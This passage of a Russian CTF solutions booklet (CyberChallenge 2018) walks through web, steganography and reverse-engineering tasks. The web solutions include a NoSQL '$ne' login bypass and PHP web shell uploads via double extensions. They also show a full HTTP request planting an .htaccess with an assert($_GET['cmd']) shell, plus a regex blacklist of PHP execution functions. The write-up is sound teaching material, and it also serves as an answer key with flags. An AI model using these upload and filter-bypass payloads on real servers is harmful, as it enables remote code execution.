The screenshot shows a Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to `/index.php?password=wrong` with a body containing `login=admin&password[$ne]=password&submit=Submit`. The response is an HTTP 200 OK status with a `Content-Type: text/html; charset=UTF-8` header and an HTML body containing a message: `Am I great bug or what?`

Ответ: `CC{Am_I_great_bug_or_what?}`.


Задача 1.1.10. Image Vox (1000 баллов)

Стартап ImageVox объявил о запуске нового облачного сервиса для загрузки и хранения изображений. А чтобы загружать было не так скучно, разработчики еще и спрятали флаг на своем сервере. Попробуйте извлечь его.

Ссылка на сервис: <http://imagebox.2018.cyberchallenge.ru>.

Решение

Скриншот главной страницы сервиса:




Заметим, что сервис передает HTTP-заголовок “X-Server” с указанием используемой версией PHP. Предположим, что директория, в которую загружаются пользовательские файлы, из-за некорректных настроек веб-сервера позволяет исполнять также и загруженные сценарии на языке PHP. Попробуем загрузить простейший веб-шелл, позволяющий выполнять произвольные команды оболочки операционной системы на сервере.



Сохраним его в файле с названием shell.php. При попытке его загрузить, пользователь получит ошибку: “Разрешены только файлы содержащие расширения .jpg или .png!”. Эту проверку можно попробовать обойти, добавив в название файла второе расширение, например shell.png.php.

Загрузив такой файл, и передав в качестве параметра командной строки cmd команду cat /etc/flag.txt, как указано в описании, получаем искомый флаг.



Ответ: CC{upl0ad_wis3ly}.

Задача 1.1.11. Image Box 2 (1000 баллов)

Разработчики стартапа ImageBox осознали свою ошибку и пересмотрели свой подход к обеспечению безопасности сервиса. По их словам, теперь хостинг неуязвим. Проверим?

Ссылка на сервис: <http://imageboxhard.2018.cyberchallenge.ru>.

Решение

Попытка решить эту задачу аналогично предыдущей приводит к ошибке “Наш сервис предназначен только для загрузки изображений в форматах PNG и JPEG”. Несколько неудачных попыток наводят на мысль о том, что необходимо восстановить внутреннюю логику работу сервиса. Для этого необходимо поставить себя на место веб-разработчика этого сервиса и ответить на вопрос “Как можно обеспечить безопасность этого сервиса не системным образом, а с помощью введения дополнительных фильтрующих проверок?”

Возможные варианты:

1. Проверка HTTP-заголовка Content-Type. Поскольку сервис является хостингом для изображений, то логично потребовать, чтобы в заголовке содержались значения MIME-типов изображений, например, “image/png” или “image/jpeg”. Более того, попытка загрузить корректное изображение с несоответствующим значением Content-Type приводит к неудаче. Поэтому сразу выставим данный заголовок в одно из таких корректных значений (например, “image/png”) и продолжим исследование сервиса.
2. Проверка расширения файла. Попытка использовать расширение “.php” даже у корректного изображения приводит к неудаче. Изображения с расширениями “.jpg” и “.png” принимаются. Однако, использование любого несуществующего расширения, например, “.test”, приводит к успешной загрузке, что позволяет сделать вывод о том, что используется черный список расширений. Несложная проверка показывает, что заблокированы все расширения, в которые входят “php” и “html” в качестве подстрок.

Попробуем пойти с другой стороны — можно заметить, что на данном хостинге используется веб-сервер Apache, например, пройдя по несуществующему адресу (например, <http://imageboxhard.2018.cyberchallenge.ru/404>) и увидев страницу с HTTP-кодом 404 и подписью “Apache/2.4.25 (Debian) Server at imageboxhard.2018.cyberchallenge.ru Port 80”.

Заметим также, что при загрузке изображения формируется целевой путь ви-

да “uploads/[идентификатор]/[имя файла]” (например, “uploads/5ccf2041919a4/image.png”), где [имя файла] контролируется пользователем, а директория с именем [идентификатор] создается случайным образом при каждой загрузке файла.

Комбинируя два вышеупомянутых факта, можно попробовать атаку с загрузкой конфигурационного файла .htaccess, который предоставляет возможность задать конфигурацию веб-сервера Apache на уровне директории, в которой он расположен.

Загрузка файла с именем “.htaccess” приводит к неудаче, но загрузка файла “test.htaccess” приводит к загрузке файла с именем “test.”. Вывод: алгоритм санитизации вырезает подстроку “htaccess” из имени файла.

Итак, промежуточная версия восстановленной логики алгоритма выглядит следующим образом:

- (a) Сначала производится проверка на наличие у файла запрещенного расширения, в которые в качестве подстрок входят “php” и “html”.
- (b) После производится замена вхождения “htaccess” на пустую строку.

В логике этого алгоритма содержится недостаток, который позволяет провести сразу несколько логических атак:

- (a) Использовать расширение вида “.phtaccessphp”. Таким образом, сначала будет пройдена проверка на черный список расширений, после чего из имени файла будет вырезано вхождение “htaccess”, что приведет к формированию расширения “.php”
- (b) Использовать расширение вида “.hthtaccessaccess”. Проверка на черный список будет пройдена, после чего из имени файла будет вырезано вхождение “htaccess”, однако, поскольку замена не является рекурсивной, будет сформировано расширение “.htaccess”.

Таким образом, дальнейшее решение задачи допускает вариативность - можно воспользоваться как первым, так и вторым способом. Будем рассматривать далее первый из них, как более простой, а для второго способа просто приведем готовый вектор атаки.

3. Проверка содержимого файла. Попытка загрузить стандартный веб-шелл, аналогичный тому, что использовался в решении первой задачи, приводит к неудаче. При этом разрешена загрузка изображений с итоговым расширением “.php”, которое можно получить, воспользовавшись рассуждениями из пункта (2). Однако, также разрешена и загрузка пустых файлов, что приводит к очередному выводу: используется механизм защиты, подобный черному списку подстрок. Попробуем различные гипотезы:

- a. Метка-тег “<?php”, указывающая на начало PHP-кода. Не блокируется.
- b. Функция “system”, которая выполняет переданную в качестве аргумента команду в системной оболочке командной строки. Блокируется.

Попытка использовать функции аналогичные “system”, например, “passthru” и “eval” также приводят к неудаче.

Тем не менее, для упрощения дальнейшего решения, участники могли прочесть исходный код сервиса с помощью функции “file_get_contents”. Приведем ключевой фрагмент, выполняющий фильтрацию содержимого файла:

```

1     if (preg_match("/eval|preg_replace|system|passthru|exec|call_user_func/i",
2         $content)) {
3         invalid();
4         return;
5     }

```

Далее также возможна некоторая вариативность в решении, например:

Можно изучить документацию к языку программирования PHP на предмет наличия близких по функциональности конструкций и обнаружить функцию “assert”, которая не блокируется сервисом и при этом имеет функционал, сходный с функцией “eval”, которая динамически интерпретирует код, переданный ей в качестве аргумента. Далее, можно закодировать вызов system с помощью конкатенации двух строк, таким образом, обойдя фильтр, который ищет точное вхождение подстроки “system” в загружаемом файле.

Можно сформировать веб-шелл динамически, получив заблокированное слово “system” путем конкатенации двух строк, например, “sys” . “tem”. Далее, воспользовавшись встроенными функциями PHP для работы с файлами, сохранить веб-шелл в файл с некоторым известным именем и следующим запросом обратиться к нему.

После получения веб-шелла можно воспользоваться стандартной unix-командой find для поиска флага, например: “find / -name flag.txt”. Изучив вывод команды, легко понять, что флаг находится по пути “/var/flag.txt”, считать который можно, опять же, воспользовавшись веб-шеллом, с помощью команды “cat /var/flag.txt”.

Также приведем вектор атаки в виде HTTP-запроса для варианта решения, использующий конфигурационный файл .htaccess:

```

POST / HTTP/1.1
Host: imageboxhard.2018.cyberchallenge.ru
Content-Length: 309
Content-Type: multipart/form-data; boundary=----boundary
Connection: close

-----boundary
Content-Disposition: form-data; name="file";
    filename=".htacHTACCESScess"
Content-Type: image/png

php_flag engine 1
<Files .htaccess>
SetHandler application/x-httpd-php
Require all granted
Order allow,deny
Allow from all
</Files>
# <?php assert(\$_GET['cmd']); ?>
-----boundary--

```

Ответ: CC{bl4ckl1sts_4nd_s4n1t1z4t10n}.


Задача 1.1.12. Just Add (1000 баллов)

Знание недостатков языка PHP необходимо начинающему специалисту в области информационной безопасности. Продемонстрируйте мне ваши навыки, и вы получите флаг.

Ссылка на сервис: <http://inc.2018.cyberchallenge.ru>.

Решение

Изучив стандартные параметры страницы, можно увидеть параметр `page=1`. Скорее всего он отвечает за отображаемую страницу. Если попробовать его значение увеличить на 1, увидим следующую страницу.



Можно предположить, что эти страницы находятся на сервере и параметр страницы участвует в формировании пути до файла с содержимым страницы.


Попробуем прочитать файл `index.php` и открыть код страницы, нажав правой клавишей мыши по любой части страницы и выбрав “View page source”.

```

27 }
28 </style>
29 </head>
30 <body>
31 <div class="content_box">
32 <?php
33     error_reporting(0);
34
35     if (!isset($_GET['page'])) {
36         header("Location: index.php?page=1");
37         exit();
38     }
39
40     $page = $_GET['page'];
41
42     if ($page === '/th1s_1s_the_h1dd3n_fl4g.7x7')
43         die("Access denied: no flag for you");
44
45     if (strstr($page, '..') !== false)
46         die("Access denied: you little hacker");
47
48
49 ?>
50 <html>
51 <head>
52 <style>
53 body {
54     background-color: #fbfbfb;
55     font-family: "Courier new", sans-serif;
56     font-size: 32px;

```

Мы не можем прочитать файл по пути `/th1s_1s_the_h1dd3n_fl4g.7x7`. Но файловая система сервера, скорее всего, позволяет обращаться к файлам с учетом текущей директории `./th1s_1s_the_h1dd3n_fl4g.7x7`



```

1 <html>
2 <head>
3 <style>
4 body {
5     background-color: #fbfbfb;
6     font-family: "Courier new", sans-serif;
7     font-size: 32px;
8 }
9
10 .content_box {
11     background-color: #fff;
12     position: absolute;
13
14     width: 33%;
15     top: 20%;
16     left: 33%;
17
18     min-height: 400px;
19     min-width: 500px;
20     padding-top: 20px;
21     padding-bottom: 40px;
22
23     text-align: center;
24     line-height: 200px;
25
26     border: 5px solid #000;
27 }
28 </style>
29 </head>
30 <body>
31 <div class="content_box">
32     CC{leaRnIng_phP}
33 </div>
34 </body>
35 </html>
36
37
38

```



```

kozlovzxc@DESKTOP-KT248S3:/mnt/c/tools/GitTools/Dumper/octocat$ git log
commit 1de193626de000b86a339e7a55d8c8fedaf8e4a2 (HEAD -> master)
Author: Nikita Kozlov <kozlovzxc@gmail.com>
Date: Thu Aug 23 22:44:33 2018 +0300

    remove sensitive content

commit 2809d1d61998f9c2233c9b7a99b948006a4ed97d
Author: Nikita Kozlov <kozlovzxc@gmail.com>
Date: Thu Aug 23 22:43:57 2018 +0300

    sample task

```

В последнем изменении были удалены какие-то важные данные. Чтобы их посмотреть, нужно воспользоваться командой `git show`.

```

kozlovzxc@DESKTOP-KT248S3:/mnt/c/tools/GitTools/Dumper/octocat$ git show 1de193626de000b86a339e7a55d8c8fedaf8e4a2
commit 1de193626de000b86a339e7a55d8c8fedaf8e4a2 (HEAD -> master)
Author: Nikita Kozlov <kozlovzxc@gmail.com>
Date: Thu Aug 23 22:44:33 2018 +0300

    remove sensitive content

diff --git a/flag.php b/flag.php
index 71ceb5e..3265a30 100644
--- a/flag.php
+++ b/flag.php
@@ -15,6 +15,6 @@ if(!$validUser) {
     <title>Flag</title>
 </head>
 <body>
-    CC{CseK6Eo762c_octocat_is_fuuuuuuuuu}
+    <p>flag() is not implemented</p>
 </body>
 </html>

```

Ответ: `CC{CseK6Eo762c_octocat_is_fuuuuuuuuu}`.

Задача 1.1.14. Converter (1000 баллов)

Флаг находится в `/flag.txt`.

Ссылка на сервис: <http://converter.2018.cyberchallenge.ru>.


Решение

Сайт сразу предлагает загрузить файл. Попробуем загрузить файл с веб-шеллом из задания “Image Box”.



Файл загружен по адресу, похожем на <http://converter.2018.cyberchallenge.ru/uploads/5ccf2c42c1b83/5ccf2c42c1e5a.png>

Если проверить, загружен ли оригинальный файл, он оказывается в той же папке.



Ответ: `CC{n0w_g0_4nd_f1nd_s0m3_r3al_vuln5_1n_r3al_softw4r3}`.

1.2. Категория Stegano

В заданиях данной категории, в некотором объеме данных (картинки, видео, аудиофайл и т.д.) предлагается найти информацию, спрятанную в нём таким образом, что на первый взгляд ничего особенного в данных файлах нет. Чтобы решить задание этой категории, необходимо понять и обнаружить, каким именно образом была спрятана информация.

Задача 1.2.1. «The End» (1000 баллов)

— Когда человек счастлив, смысл жизни и прочие вечные темы его редко интересуют. Ими следует задаваться в конце жизни.

— А когда наступит этот конец — мы же не знаем, вот и торопимся.

— А ты не торопись — самые счастливые люди те, кто никогда не задавался этими проклятыми вопросами.

«Солярис», 1972

Может быть, конец — не то, чем кажется?

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/de5a262059ad928737f89913f43af994/EnD.jpeg>.

Данный файл является изображением в формате JPEG. Так как описание задания намекает нам заглянуть в конец файла, для начала, проверим, нет ли там каких-либо дополнительных данных. Для этого можно воспользоваться любым шестнадцатеричным редактором, например, Hiew. Согласно спецификации формата JPEG, данный тип файлов должен заканчиваться байтами FF D9. Данные байты можно обнаружить в файле по смещению 0x190C1. И, как видно на рисунке 1, следом за сигнатурой конца изображения начинается сигнатура RAR-архива (52 61 72 21 1A 07 01 00).





Рис. 1. Конец файла EnD.jpeg

Вырежем RAR-архив из JPEG-файла и поместим его в отдельный файл с расширением «.rar». Далее, откроем его с помощью программы WinRar. Видим, что архив содержит файл flag.txt, но он защищен паролем. Пароль можно увидеть в левом верхнем углу исходного изображения. Подставим пароль, распакуем flag.txt и откроем его любым текстовым редактором, чтобы получить флаг.



Ответ: CC{1_h4v3_n3v3r_533n_r4r_jp36_b3f0r3}.

Задача 1.2.2. Difference (1000 баллов)

bliss.bmp: 216d20df62af34d39089e066d1d4b3af

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/4b6b410010968becb8bce3621f1c7871/bliss_new.bmp.

Решение

Текст задания подсказывает нам название оригинального файла изображения и его MD5 хеш-сумму. Такое изображение легко находится в сети Интернет.

Название задания подсказывает нам, что в первую очередь стоит понять, чем отличаются изображения. Для этого, например, можно воспользоваться программой Stegsolve.



Как видно, у изображений не совпадают некоторые пиксели в начале 1-го ряда. Начиная с пикселя (0, 0) и двигаясь по ряду вправо, запишем вместо совпадающих пикселей 0, а вместо несовпадающих – 1. Получим следующую бинарную последовательность: 010000110100001101111011011001000011000101000110010001100101111101101101001101000011011100110111001101110011011100100011010101111101000010100...00

Разбив последовательность на байты (по 8 бит), заменим их на символы согласно кодировке ASCII и получим флаг.

Задача 1.2.3. Beauty & Beast (1000 баллов)

На первый взгляд, это самое прекрасное из того, что создало человечество. Но я уверен — внутри таится чудовище.

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/006f462c76a5b8c5d99df663487fe8df/so_pretty.wav

Решение

Исходный файл представляет из себя аудиозапись песни Рика Эстли “Never Gonna Give You Up” в формате WAV. Так как никаких подсказок описание не содержит, приходится перебирать все варианты от простого к сложному. К счастью, не так много известных стеганографических программ умеют работать с файлами в формате WAV. Самая популярная из них – Steghide.

Steghide использует пароль, введенный пользователем, чтобы сгенерировать из него ключ шифрования для AES-128, с помощью которого зашифровываются данные перед их сокрытием в WAV-файле. Пароль не сложно угадать, вспомнив, что за композиция содержится в WAV-файле. Итак, пароль – rickroll.

```

"so_pretty.wav":
  format: wave audio, PCM encoding
  capacity: 570.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "really_ugly.png":
    size: 291.4 KB
    encrypted: rijndael-128, cbc
    compressed: yes

```

Таким образом, используя steghide и угаданный пароль, можно посмотреть, что за данные сокрыты в WAV-файле. Оказывается, что это изображение в формате PNG. Достать изображение из аудиофайла можно командой:

```
steghide extract -p rickroll -sf so_pretty.wav
```

Ни на изображении, ни в его метаданных не видно никаких подсказок к дальнейшим действиям. Однако у PNG-файлов есть интересная особенность. Размер изображения указан в заголовке файла, и все программы-просмотрщики будут четко следовать написанному там. Получается, что так можно спрятать часть изображения, просто изменив его размер в заголовке. Проверим, нет ли чего-то за пределами отображаемого изображения в нашем случае. Для этого в PNG-файле по смещению 0x16 изменим значение высоты изображения (0x2d0) на, например, в 2 раза большее. Открыв измененный файл, увидим внизу странную надпись: A0(mg+D,P4+EV:2F!,R5F)*fZ6U Q2X2'!?KDD5F71cKH#0K!NZ1gb!?)eIS0QLNG0Qhd

По используемому алфавиту, можно догадаться, что это данные в кодировке Base85. Декодировать данные можно, например, онлайн сервисом CyberChef, получив в результате фразу:

```
flag for this task: CC{57364n0_m47ry05hk4_ju57_f0r_y0u}
```

Ответ: CC{57364n0_m47ry05hk4_ju57_f0r_y0u}.

1.3. Категория Reverse

Задания, для решения которых необходимо уметь внимательно и аккуратно вникать в логику работы программы, чаще всего, не имея её исходного кода. Но случается, что участникам даётся обфусцированный исходный код, разобрать работу которого задача также не из самых простых. Форматы файлов могут быть самыми различными: PE, ELF, Mach-O, APK или даже просто байт-код программы для некоей виртуальной машины, спецификация которой дается участникам.

В заданиях этой категории обычно флаг спрятан где-то внутри программы в зашифрованном виде. И либо необходимо восстановить и переписать алгоритм шифрования, чтобы расшифровать флаг, либо выполнить некоторые действия (например, записать определенное значение в реестр), чтобы программа в дальнейшем сама расшифровала и вывела на экран флаг.

Задача 1.3.1. Flag Checker (1000 баллов)

Подберите правильный флаг к данной программе.

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/b1470adf8ec005d3f6ef20356f85980f/flag_checker.exe

Решение

Программа после запуска, ожидает на вход строку. По результатам проверки введенного значения, отвечает пользователю либо фразой «Nice one», либо «Nore».

В дизассемблированном листинге программы легко можно найти место, где происходит сравнение введенных пользователем данных с константной строкой «CC{W3ll_th1s_is_th3_r1ght_flag}», которая и является искомым флагом.

```
mov     r8d, 31          ; Size
lea     rdx, aCcW3ll_th1s_is ; "CC{W3ll_th1s_is_th3_r1ght_flag}"
call    memcmp
test    eax, eax
jnz     short loc_1400011D3
```

Ответ: CC{W3ll_th1s_is_th3_r1ght_flag}.

Задача 1.3.2. Long Sneк (1000 баллов)

Мои занятия по лингвистике не прошли даром — я достаточно быстро смог понять, что язык, на котором написан этот текст, представляет собой не что иное, как парселтанг. К сожалению, найти словарь для него мне не удалось, и никто из моих друзей не обладает познаниями в этом языке. Жаль, ведь очень хочется понять смысл этого послания.

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/c43cfb93d7f0447778aa7da26496b2cc/long_snek.py.

Решение

Исходный файл — программа на языке Python. Но основное тело программы закодировано и выполняется посредством функции `exec`.

Для решения задачи нужно раскодировать матрешку из нескольких кодировок и получить исходный текст программы. Удобнее всего для этого просто на каждом этапе заменять функцию `exec` на функцию `print`, таким образом вместо выполнения очередного этапа, мы будем получать его код. Итого, в задании применены следующие преобразования:

1. Развернуть строку
2. Base85
3. Rot-13
4. Base32
5. Hex decode

В результате проделанных преобразований получим следующий скрипт:
`print(["Bad "Good"]|int(input() == "CC{Maybe_long_but_not_so_wise_snek}"))`

Ответ: CC{Maybe_long_but_not_so_wise_snek}.

Задача 1.3.3. Brain Damage (1000 баллов)

Друг скинул мне этот текст вместе с улыбающимся смайликом. Хорошо зная своего друга, я предполагаю, что для раскрытия загадки этого сообщения нужно напрячь мозги на полную катушку. И хотя я уже потратил много времени на поиски решения, ничего больше странных символов и некоторой структуры в их расположении мне увидеть не удалось. Мне очень бы помогло, если бы вы хотя бы сказали мне, что представляет из себя этот текст...

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/85b80336a3cd3a1ee35739dab1601ba9/prog.txt>

Решение

Исходный файл – программа на языке Brainfuck. Для запуска программы, можно воспользоваться любым подходящим онлайн сервисом. Видим, что программа выводит фразу «haha no flag here» и зацикливается.

Наиболее простой способ понять, почему же зацикливается программа, это перевести ее в код на другом, более читаемом языке, например, на Python. Для этого можно воспользоваться скриптом <https://www.nayuki.io/res/optimizing-brainfuck-compiler/bfc.py>.

В полученной программе на языке Python, бесконечный цикл будет начинаться в строке №68:

```
1 while mem[i] != 0:
2     mem[i] = (mem[i] + 2) & 0xFF
3     mem[i + 1] = (mem[i + 1] + 0) & 0xFF
4     mem[i] = (mem[i] + 254) & 0xFF
```

Легко заметить, что в данном цикле, на каждой итерации значение `mem[i]` меняться не будет, а значит и условие выхода из цикла никогда не выполнится. Все, что нам остается, это убрать этот бесконечный цикл и весь код до него. После запуска, такая программа выведет искомый флаг.

Ответ: CC{Br4inf0ck_ta5k_num_57123849}.

Задача 1.3.4. Cobra (1000 баллов)

В диких условиях продолжительность жизни кобр составляет в среднем 20 лет. Но у тебя есть всего 5 дней, чтобы решить эту задачу.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/8a4e2531ce3c70165d58ec763b9be177/cobra.py>

Решение

Исходный файл – скрипт на языке Python. Все, что он делает, это загружает и исполняет некий объект из base64-строки. Таким образом, чтобы понять, как получить флаг, нужно заглянуть внутрь этого объекта.

Сначала нужно понять, где в этом объекте код. Сделать это можно немного модифицировав исходный скрипт:

```
1 s = '<строка из исходного файла>'
2 code = marshal.loads(base64.b64decode(s))
3 for item in code.co_consts:
4     print('%s: %r' % (type(item), item))
```

Результат работы скрипта следующий:

```
<type 'int'>: -1
<type 'tuple'>: ('AES',)
<type 'NoneType'>: None
<type 'code'>: <code object check at 0000000005B0E830, file "<string>", line 6>
<type 'code'>: <code object generate_flag at 0000000005B71330, file "<string>", line 13>
<type 'str'>: 'enter serial: '
```

Видим, что в объекте есть 2 объекта с кодом – функции check и generate_flag. Чтобы посмотреть их код, удобно воспользоваться библиотекой uncompye6. Дополним наш модифицированный скрипт следующими строками:

```
1 uncompye6.main.decompile(2.7, code.co_consts[3], sys.stdout)
2 uncompye6.main.decompile(2.7, code.co_consts[4], sys.stdout)
```

Результат:

```
1 # uncompye6 version 3.3.1
2 # Python bytecode 2.7
3 # Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19)
4 # [MSC v.1500 64 bit (AMD64)]
5 # Embedded file name: <string>
6 expressions = [
7     '1790 + 1543', '1234 * 3', '9999 - 1337', '2048 // 2', '3 ** 8']
